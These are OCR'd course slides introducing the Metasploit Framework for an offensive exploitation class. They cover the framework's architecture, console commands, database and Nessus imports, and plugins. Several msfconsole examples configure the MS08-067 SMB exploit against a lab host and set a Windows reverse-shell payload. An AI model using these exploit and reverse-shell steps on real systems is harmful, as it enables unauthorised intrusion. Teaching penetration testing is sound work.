Offensive Software Exploitation

SEC-300-01/CSI-301-02

Ali Hadi

@binaryz0ne

metasploit®

Crash Course

a weaponry for the good, the bad, and the ugly …


Outline

- What is MSF?
- Metasploit Framework
  - Architecture
  - Components
  - Libraries
  - Interfaces
  - Modules
  - Utilities
  - Plugins
- MSF Core Commands
- MSF Database
  - Basic Usage
- Auxiliary Modules
- Payloads
- Generating Shellcodes
- Creating Executable Files
- Encoding Executables
- Multi Handler Exploit
- Meterpreter
  - How it works
  - Design Goals
- MSF Evasion

What is MSF?

- Not just an open-source tool!
- It's an Exploitation Framework designed for security researchers and pentesters with a uniform model for rapid development of:
  - Recon
  - Exploits
  - Payloads
  - Encoders
  - Vulnerability Testing
  - Post-Exploitation
  - Pivoting
  - Others? (please add)

MSF Architecture



MSF Components

- The Metasploit Framework is a modular system based on a few core components:
  - Libraries
  - Interfaces
  - Modules
  - Mixins
  - and Plugins

MSF Libraries

- Rex (Ruby Extension Library):
  - Provides Sockets, protocols, text transformations
- Msf::Core (Core library / msfcore):
  - enables exploits, sessions, and plugins to interact with the different interfaces
- Msf::Base (Base library / msfbase):
  - provides wrapper routines and utility classes that you can use to easily work with the Core library

Metasploit Interfaces


- msfconsole → interactive
- armitage → interactive GUI

- No longer supported:
  - msfcli → scripting
  - msfweb → as the name implies
  - msfgui → java based GUI

msfconsole


root@kali:~# msfconsole
cowsay++
< metasploit >
Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.
=[metasploit v4.7.0-2013071701 [core:4.7 api:1.0]
+ -- --=[1131 exploits - 638 auxiliary - 180 post
+ -- --=[309 payloads - 30 encoders - 8 nops
msf >

armitage


BT4-R1
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
admin
http
tomcat_administration
tomcat_utf8_traversal
scanner
http
tomcat_enum
tomcat_mgr_login
exploit
multi
http
tomcat_mgr_deploy
192.168.1.104
NT AUTHORITY\SYSTEM @ ACME-14E429D2B5 (ADMIN)
192.168.1.101
192.168.1.106
Attack
Login
Meterpreter 6
Services
Host
Access
Interact
Explore
Pivoting
MSF Scans
Kill
Browse Files
Show Processes
Key Scan
Screenshot
Console 4
Services
Files 6
Processes 1
Console 12
cmd.exe 1636@6
C:\
D
Name
Size
Modified
Mode
Documents and Settings 2010-02-14 22:22:02 -0500 40777/rwxrwxrwx
Inetpub 2010-02-14 22:16:37 -0500 40777/rwxrwxrwx
Program Files 2010-10-04 10:13:32 -0400 40555/r-xr-xr-x
Python25 2010-09-29 09:43:01 -0400 40777/rwxrwxrwx
System Volume Information 2010-02-14 22:21:33 -0500 40777/rwxrwxrwx
WINNT 2010-10-04 11:19:56 -0400 40777/rwxrwxrwx
Icc 2010-09-29 12:38:25 -0400 40777/rwxrwxrwx
learn 2010-10-16 20:02:11 -0400 40777/rwxrwxrwx
srtFtpLogs 2010-09-30 16:04:14 -0400 40777/rwxrwxrwx
AUTOEXEC.BAT 0b 2010-02-14 22:17:24 -0500 100777/rwxrwxrwx
CONFIG.SYS 0b 2010-02-14 22:17:24 -0500 100666/rw-rw-rw-
IO.SYS 0b 2010-02-14 22:17:24 -0500 100444/r--r--r--
MSDOS.SYS 0b 2010-02-14 22:17:24 -0500 100444/r--r--r--
Upload...
Make Directory
Refresh
To direct input to this virtual machine, click inside the window.

MSF Modules

- Core components of MSF
- A piece of software that can perform a specific action. (ex: exploitation, fuzzing, and scanning)
- Modules are found in the following directory (*location varies*):

  /usr/share/metasploit-framework/modules

- Categorized by type and then by protocol
- MSF Modules include:
  - Exploit
  - Auxiliary
  - Post-Exploitation
  - Payload
  - NOP generator
  - Payload encoder

MSF Core Commands

- help → list available commands
- info → get more info about a module
- search → search for specific module
- search tag:keyword → search using keyword tag expression

  search platform:windows <string>
- show, OR be specific

  [exploits|post|nops|payloads|auxiliary]
- show target → view a list of platforms that the module supports

MSF Core Commands – Cont.

- connect → similar to netcat
- back → switch between context
- jobs → display/manage jobs
- kill → end a specific job
- use <module-name> → use a module
- show options → check module options
- show advanced → check module advanced options
- set <option> <value> → setting module config value

  set exploit <exploit-name>
- exploit → run the module

MSF Core Commands – Cont.

- irb → run live ruby interpreter
- load → load an MSF plugin

  load pcap_log
- route → route traffic through a session

  route [add/remove/get/flush/print] subnet netmask [comm/sid]
- sesisons → list, configure, and close a session
- setg → set a global variable
- save → saves the active datastore
- unset and unsetg → unset a variable
- exit → exit MSF

Using a Module – Ex1

```
msf> use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
```

Configuring a Module – Ex2

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.56.101   yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Configuring the Payload – Ex3

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   RHOST                      yes       The target address
   RPORT     445              yes       Set the SMB service port
   SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
```

Some Exploit CMDs – Ex4

Running the Exploit – Ex5

MSF Utilities

- MSFpayload (no longer supported)
  - Generate shellcode and executables
- MSFencode (no longer supported)
  - Alter payloads so that the original payload does not contain any bad characters
- Msfvenom (replacment for both msfpayload and msfencode)
  - Combination of both MSFpayload and MSFencode, which provides standard CLI options and increased speed
- nasm_shell.rb
  - Tool for assembling instructions (opcode)
  - Supports both 32/64 bit

nasm_shell.rb – Ex6

```
root@kali:/opt/metasploit/apps/pro/modules# /usr/share/metasploit-framework/tools/nasm_shell.rb
nasm > pop ebx
00000000  5B                pop ebx
nasm > pop ecx
00000000  59                pop ecx
nasm > ret
00000000  C3                ret
nasm >

nasm > xor eax,ebx
00000000  31D8              xor eax,ebx
nasm >
```

32bit (default)

```
root@kali:/opt/metasploit/apps/pro/modules# /usr/share/metasploit-framework/tools/nasm_shell.rb 64
nasm > pop rbx
00000000  5B                pop rbx
nasm > pop rcx
00000000  59                pop rcx
nasm > ret
00000000  C3                ret
nasm >

nasm > xor rax,rbx
00000000  4831D8            xor rax,rbx
nasm >
```

64bit

MSF Plugins

- Plugins work directly with the API
- Manipulate the framework as a whole
- Plugins hook into the event subsystem
- Automate specific tasks which would be tedious to do manually
- Plugins only work in the msfconsole
- Plugins can add new console commands
- Extend the MSF functionality

MSF Plugins – Cont.

- msfd → Daemon to share msf instance
- openvas, nessus, nexpose → vulnerability scanners
- pcap_log → pcap packet intercepter
- socket_logger → hook all created sockets by an exploit

- **DarkOperator** has some great plugins too (check ref. page)
- Others (you can even add yours!)

MSF Plugins – Cont.

- Load plugin using the load CLI:
- load <plugin-name>

msf > **load pcap_log**

- Unload a plugin using the unload CLI :
- unload <plugin-name>

msf > **unload pcap_log**

MSF Database

- Helps keep tracking your pentest from within Metasploit
- MSF provides back end database support for PostgreSQL
- DB stores information:
  - host data
  - evidence
  - and exploit results
- Very useful for documentation

Note: you need to configure the DB before using it!

MSF DB Basic Usage

- db_connect → Connect to an existing database
- db_disconnect → Disconnect from the current db instance
- db_export → Export a file containing the contents of the db
- db_import → Import a scan result file (check doc for supported file types)
- db_nmap → Executes nmap and records the output automatically
- db_status → Show the current database status
- hosts → List all hosts in the database
- services → List all services in the database
- vulns → List all vulnerabilities in the database
- workspace → Switch between database workspaces

Useful DB Tips

- If PostgreSQL isn't installed:

```
# gem install pg
```

- Connecting to the DB using a Config file:

```
# db_connect -y /opt/metasploit/config/database.yml
```

- Workspace helps you segment your work

```
# workspace -a NAME
```


- Adding/Deleting a Host

```
# hosts –a / hosts -d
```

DB Status & Workspace – Ex6

```
msf> db_status
[*] postgresql connected to msf3
msf> workspace
* default
msf> workspace -a lab1
[*] Added workspace: lab1
msf> workspace
  default
* lab1
```

Importing Nmap Scan – Ex7



Hosts Imported to DB – Ex8

```
msf> hosts

Hosts
=====

address         mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---                ----  -------  ---------  -----  -------  ----  --------
192.168.56.10   08:00:27:DB:69:85        Unknown                    device
192.168.56.101  08:00:27:35:D7:59        Unknown                    device
```

Targets imported to the DB in different ways

Services Found – Ex9

```
msf> services

Services
========

host             port   proto   name            state   info
----             ----   -----   ----            -----   ----
192.168.56.10    21     tcp     ftp             open
192.168.56.10    25     tcp     smtp            open
192.168.56.10    80     tcp     http            open
192.168.56.10    110    tcp     pop3            open
192.168.56.10    119    tcp     nntp            open
192.168.56.10    135    tcp     msrpc           open
192.168.56.10    139    tcp     netbios-ssn     open
192.168.56.10    143    tcp     imap            open
192.168.56.10    366    tcp     odmr            open
192.168.56.10    445    tcp     microsoft-ds    open
192.168.56.10    465    tcp     smtps           open
192.168.56.10    563    tcp     snews           open
192.168.56.10    8099   tcp     unknown         open
192.168.56.10    995    tcp     pop3s           open
192.168.56.10    1025   tcp     nfs-or-iis      open
192.168.56.10    1026   tcp     lsa-or-nterm    open
192.168.56.10    1027   tcp     iis             open
192.168.56.10    1028   tcp     unknown         open
192.168.56.10    5222   tcp     xmpp-client     open
192.168.56.10    5269   tcp     xmpp-server     open
192.168.56.10    993    tcp     imaps           open
192.168.56.101   135    tcp     msrpc           open
192.168.56.101   139    tcp     netbios-ssn     open
192.168.56.101   445    tcp     microsoft-ds    open
192.168.56.101   3389   tcp     ms-wbt-server   open
```

Nessus Scan: db_import

```
msf > db_import /root/Nessus/nessus_scan.nbe
[*] Importing 'Nessus NBE Report' data
[*] Importing host 172.16.194.254
[*] Importing host 172.16.194.254
[*] Importing host 172.16.194.254
[*] Importing host 172.16.194.2
[*] Importing host 172.16.194.2
[*] Importing host 172.16.194.2
...snip...
[*] Importing host 172.16.194.1
[*] Importing host 172.16.194.1
[*] Importing host 172.16.194.1
[*] Importing host 172.16.194.1
[*] Importing host 172.16.194.1
[*] Successfully imported /root/Nessus/nessus_scan.nbe
msf >
```

http://www.offensive-security.com/metasploit-unleashed/Working_With_Nessus

Nessus: Hosts

```
msf > hosts

Hosts
=====

address         mac  name    os_name
-------         ---  ----    -------
172.16.194.1                 one of these operating systems : \nMac OS X 10.5\nMac OS X 10.6\nMac OS X
172.16.194.2                 Unknown
172.16.194.134               Microsoft Windows
172.16.194.148               Linux Kernel 2.6 on Ubuntu 8.04 (hardy)\n
172.16.194.163               Linux Kernel 3.2.6 on Ubuntu 10.04\n
172.16.194.165       phpcgi  Linux phpcgi 2.6.32-38-generic-pae #83-Ubuntu SMP Wed Jan 4 12:11:13 UTC 2
172.16.194.172               Linux Kernel 2.6 on Ubuntu 8.04 (hardy)\n
```

http://www.offensive-security.com/metasploit-unleashed/Working_With_Nessus

Nessus: services

```
msf > services 172.16.194.172

Services
========

host              port    proto   name              state   info
----              ----    -----   ----              -----   ----
172.16.194.172    21      tcp     ftp               open
172.16.194.172    22      tcp     ssh               open
172.16.194.172    23      tcp     telnet            open
172.16.194.172    25      tcp     smtp              open
172.16.194.172    53      udp     dns               open
172.16.194.172    53      tcp     dns               open
172.16.194.172    69      udp     tftp              open
172.16.194.172    80      tcp     www               open
172.16.194.172    111     tcp     rpc-portmapper    open
172.16.194.172    111     udp     rpc-portmapper    open
172.16.194.172    137     udp     netbios-ns        open
172.16.194.172    139     tcp     smb               open
172.16.194.172    445     tcp     cifs              open
172.16.194.172    512     tcp     rexecd            open
172.16.194.172    513     tcp     rlogin            open
172.16.194.172    514     tcp     rsh               open
172.16.194.172    1099    tcp     rmi_registry      open
172.16.194.172    1524    tcp                       open
172.16.194.172    2049    tcp     rpc-nfs           open
172.16.194.172    2049    udp     rpc-nfs           open
172.16.194.172    2121    tcp     ftp               open
172.16.194.172    3306    tcp     mysql             open
172.16.194.172    5432    tcp     postgresql        open
172.16.194.172    5900    tcp     vnc               open
172.16.194.172    6000    tcp     x11               open
172.16.194.172    6667    tcp     irc               open
172.16.194.172    8009    tcp     ajp13             open
172.16.194.172    8787    tcp                       open
172.16.194.172    45303   udp     rpc-status        open
172.16.194.172    45765   tcp     rpc-mountd        open
172.16.194.172    47161   tcp     rpc-nlockmgr      open
172.16.194.172    50410   tcp     rpc-status        open
172.16.194.172    52843   udp     rpc-nlockmgr      open
172.16.194.172    55269   udp     rpc-mountd        open
```

http://www.offensive-security.com/metasploit-unleashed/Working_With_Nessus

Nessus: services

```
msf > vulns -p 139
[*] Time: 2012-06-15 18:32:26 UTC Vuln: host=172.16.194.134 name=NSS-11011 refs=NSS-11011
[*] Time: 2012-06-15 18:32:23 UTC Vuln: host=172.16.194.172 name=NSS-11011 refs=NSS-11011

msf > vulns -p 22
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.148 name=NSS-10267 refs=NSS-10267
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.148 name=NSS-22964 refs=NSS-22964
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.148 name=NSS-10881 refs=NSS-10881
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.148 name=NSS-39520 refs=NSS-39520
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-39520 refs=NSS-39520
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-25221 refs=NSS-25221
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-10881 refs=NSS-10881
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-10267 refs=NSS-10267
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-22964 refs=NSS-22964
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-39520 refs=NSS-39520
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-10881 refs=NSS-10881
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-32314 refs=CVE-2008-0166,BID-29179
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-10267 refs=NSS-10267
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-22964 refs=NSS-22964
```

http://www.offensive-security.com/metasploit-unleashed/Working_With_Nessus

Auxiliary Modules

- Sort of exploits that don't use a payload!
- Auxiliaries are categorized by type:
  - Administrative (admin)
  - Cracking (analyze)
